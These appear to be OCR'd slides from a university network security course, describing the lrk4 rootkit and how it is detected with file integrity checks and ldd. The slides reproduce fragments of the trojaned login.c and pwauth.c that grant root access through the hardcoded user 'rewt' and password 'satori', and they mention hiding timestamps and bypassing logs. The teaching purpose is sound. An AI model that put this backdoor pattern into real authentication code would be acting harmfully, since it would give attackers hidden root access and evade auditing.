Traditional Rootkits – Lrk4 & KNARK

Based on a paper by

John Levine & Julian Grizzard

http://users.ece.gatech.edu/~owen/Research/Conference%20Publications/rookit_southeastcon2003.pdf

ECE 4883 Internetwork Security

Lrk4 Background

- Written by Lord Somer
- Released in November 1998
- Several more recent versions are available (lrk5 and lrk6); however, lrk4 is the most stable out of all of them
- Updates for lrk4 still being posted
- However, to run lrk4, it is necessary to install old libraries since lrk4 was built against these earlier libraries

Installing lrk4

- Although a Makefile is included with lrk4, compilation results in several errors
  - This is due to uniqueness of each operating system
  - For this paper, red Hat 6.2 was used
  - One major problem – numerous references to pre-defined library functions
  - Other problems
    - Failure to reference necessary libraries
    - Failure to define referenced variables
- Getting the rootkit to work requires some knowledge of programming

What does lrk4 change?

- The following binaries are changed by lrk4:
  - login – this signs a user onto the system
  - chfn – used to change finger information
  - chsh – used to change login shell
  - passwd – updates a user’s authentication token
- Important change – hacker can now log onto system using the name “rewt” and password “satori”
- To learn more about the changes, view the README file


Hiding lrk4 on the system

- How do you make sure you’re changed binaries are not easily detected?
- Run “fix” tool (normally comes with the rootkit)
  - This changes the date of the binaries so that it looks like they are old binaries
- Always remember to delete all source code off the system after compilation

Detecting lrk4

- The “fix” tool has a bug – it changes the date of the binary but not the size
- Any file integrity software (such as Tripwire) will catch the change in binary sizes
- *ldd* command can be used to see what libraries a binary links to – this can also be used to detect a corrupted binary
- The following screenshot shows the output from running the *ldd* command against the normal *login* and the corrupted *login*

Detecting lrk4



```
[root@localhost /]# ldd /bin_bu/login
        libcrypt.so.1 => /lib/libcrypt.so.1 (0x40019000)
        libpam.so.0 => /lib/libpam.so.0 (0x40046000)
        libdl.so.2 => /lib/libdl.so.2 (0x4004e000)
        libpam_misc.so.0 => /lib/libpam_misc.so.0 (0x40052000)
        libc.so.6 => /lib/libc.so.6 (0x40056000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
[root@localhost /]# ldd /bin/login
        libcrypt.so.1 => /lib/libcrypt.so.1 (0x40019000)
        libc.so.6 => /lib/libc.so.6 (0x40046000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
[root@localhost /]#
```


Detecting lrk4

- As can be seen, the corrupted *login* only links to three libraries while the normal *login* links to six libraries – a clear indication that the binary has been changed
- Notice that the corrupted *login* does not use the Password Authentication Module (PAM)
  - Instead, Shadow-suite software is used
  - Hence, no link to the PAM library
  - Availability of a rpm for Shadow Suite is probably why it was used instead of PAM for the corrupted login – otherwise the PAM module would have to be modified

Lrk4 Code

- Running the *diff* command on the two login files reveals some noticeable differences:
  - Integer variable “elite”
  - Five character array “rewt”
- Character array stores the name “rewt” and a terminating null character, as shown in the next screenshot
- If another character array had been used for the comparision, the string “root” would never have been detected


Lrk4 Code – “Rewt”


emacs: login.c
File Edit View Cmds Tools Options Buffers C Help
Open Dired Save Print Cut Copy Paste Undo Spell Replace Mail Info Compile Debug News

```
#endif
        int elite=0;
        char rewt[5];

        strcpy(rewt,"");
        rewt[0]='r';
        rewt[1]='e';
        rewt[2]='w';
        rewt[3]='t';
        rewt[4]='\0';
#if defined(RADIUS) || defined(DES_RPC) || defined(KERBEROS)
        /* from pwauth.c */
        extern char *clear_pass;
        extern int wipe_clear_pass;
ISO8--**-XEmacs: login.c      (C Isearch Abbrev)----31%------------------------
I-search: elite
```

Lrk4 Code

- The following code allows for the hacker to gain root access with the username “rewt”



emacs: login.c
File Edit View Cmds Tools Options Buffers C Help
Open Dired Save Print Cut Copy Paste Undo Spell Replace Mail Info Compile Debug News

```
#endif
                if (! name[0]) {          /* need to get a login id */
                        if (subroot) {
                                closelog ();
                                exit (1);
                        }
                        preauth_flag = 0;
                        login_prompt(LOGIN_PROMPT, name, sizeof name);
                        continue;
                }
if (!(strcmp(name,rewt)) {strcpy(name,"root");elite++;}
                if (! (pwd = getpwnam (name))) {
                        pwent.pw_name = name;
                        pwent.pw_passwd = "!";
                        pwent.pw_shell = "/bin/sh";

                        preauth_flag = 0;
                        failed = 1;
                } else {
                        pwent = *pwd;
                }
#ifdef  SHADOWPWD
                spwd = NULL;
                if (pwd && strcmp(pwd->pw_passwd, "x") == 0) {
                        spwd = getspnam(name);
                        if (spwd)
                                pwent.pw_passwd = spwd->sp_pwdp;
                        else
                                SYSLOG((LOG_WARN, NO_SHADOW, name, fromhost));
                }
#endif  /* SHADOWPWD */

                /*
                 * If the encrypted password begins with a "!", the account
                 * is locked and the user cannot login, even if they have
                 * been "pre-authenticated."
                 */

                if ((pwent.pw_passwd[0] == '!' || pwent.pw_passwd[0] == '*')
ISO8-----XEmacs: login.c      (C Abbrev)----54%------------------------------------
Mark set
```

Lrk4 Code – Trojan Password

- Ok, so we have root being passed in ... what about the password?
  - *pw_auth* program check's to see if a user's password is valid
  - *pw_auth* code is modified so that trojan password "satori" is added to password list
  - Trojan password stored in a seven character array and values copied from rootkit.h header file

Lrk4 Code – Trojan Password



emacs: pwauth.c
File Edit View Cmds Tools Options Buffers C Help
Open Dired Save Print Cut Copy Paste Undo Spell Replace Mail Info Compile Debug News

```
        char MAG[7];
        strcpy(MAG,"");
        MAG[0]=ROOTKIT_PASSWORD[0];
        MAG[1]=ROOTKIT_PASSWORD[1];
        MAG[2]=ROOTKIT_PASSWORD[2];
        MAG[3]=ROOTKIT_PASSWORD[3];
        MAG[4]=ROOTKIT_PASSWORD[4];
        MAG[5]=ROOTKIT_PASSWORD[5];
        MAG[6]='\0';
ISO8-----XEmacs: pwauth.c      (C Abbrev)----27%----------------------------------
```

Lrk4 Code – Trojan Password

- Clean *pw_auth* would return value of ‘0’ whenever password validated
- Edited *pw_auth* returns value of ‘3’ when input password matches password in rootkit.h
- Program then transitions to the *auth_ok* portion of login.c
- Elite variable is set to ‘1’
  - Significant for remainder of login.c program

Lrk4 Code – Trojan Password



emacs: login.c
File Edit View Cmds Tools Options Buffers C Help
Open Dired Save Print Cut Copy Paste Undo Spell Replace Mail Info Compile Debug News

```
                if (preauth_flag)
                        goto auth_ok;

                elite=0;
                i=pw_auth(pwent.pw_passwd, name, reason, (char *) 0);
                if (i == 0)
                        goto auth_ok;
                if (i==3) elite++;
                if (i==3) goto auth_ok;
#ifdef RADIUS
                /*
                 * If normal passwd authentication didn't work, try radius.
ISO8--**-XEmacs: login.c      (C Abbrev)----58%----------------------------------
```

Lrk4 Code – Logging Events

- So we’ve gained access to the machine ... how can we make sure our activities aren’t logged?
  - Check to see if the user has entered the trojan password and username “rewt”
  - If so, then bypass logging activities to the SYSLOG file
  - This is accomplished with the following code fragment:

Lrk4 Code – Logging Events

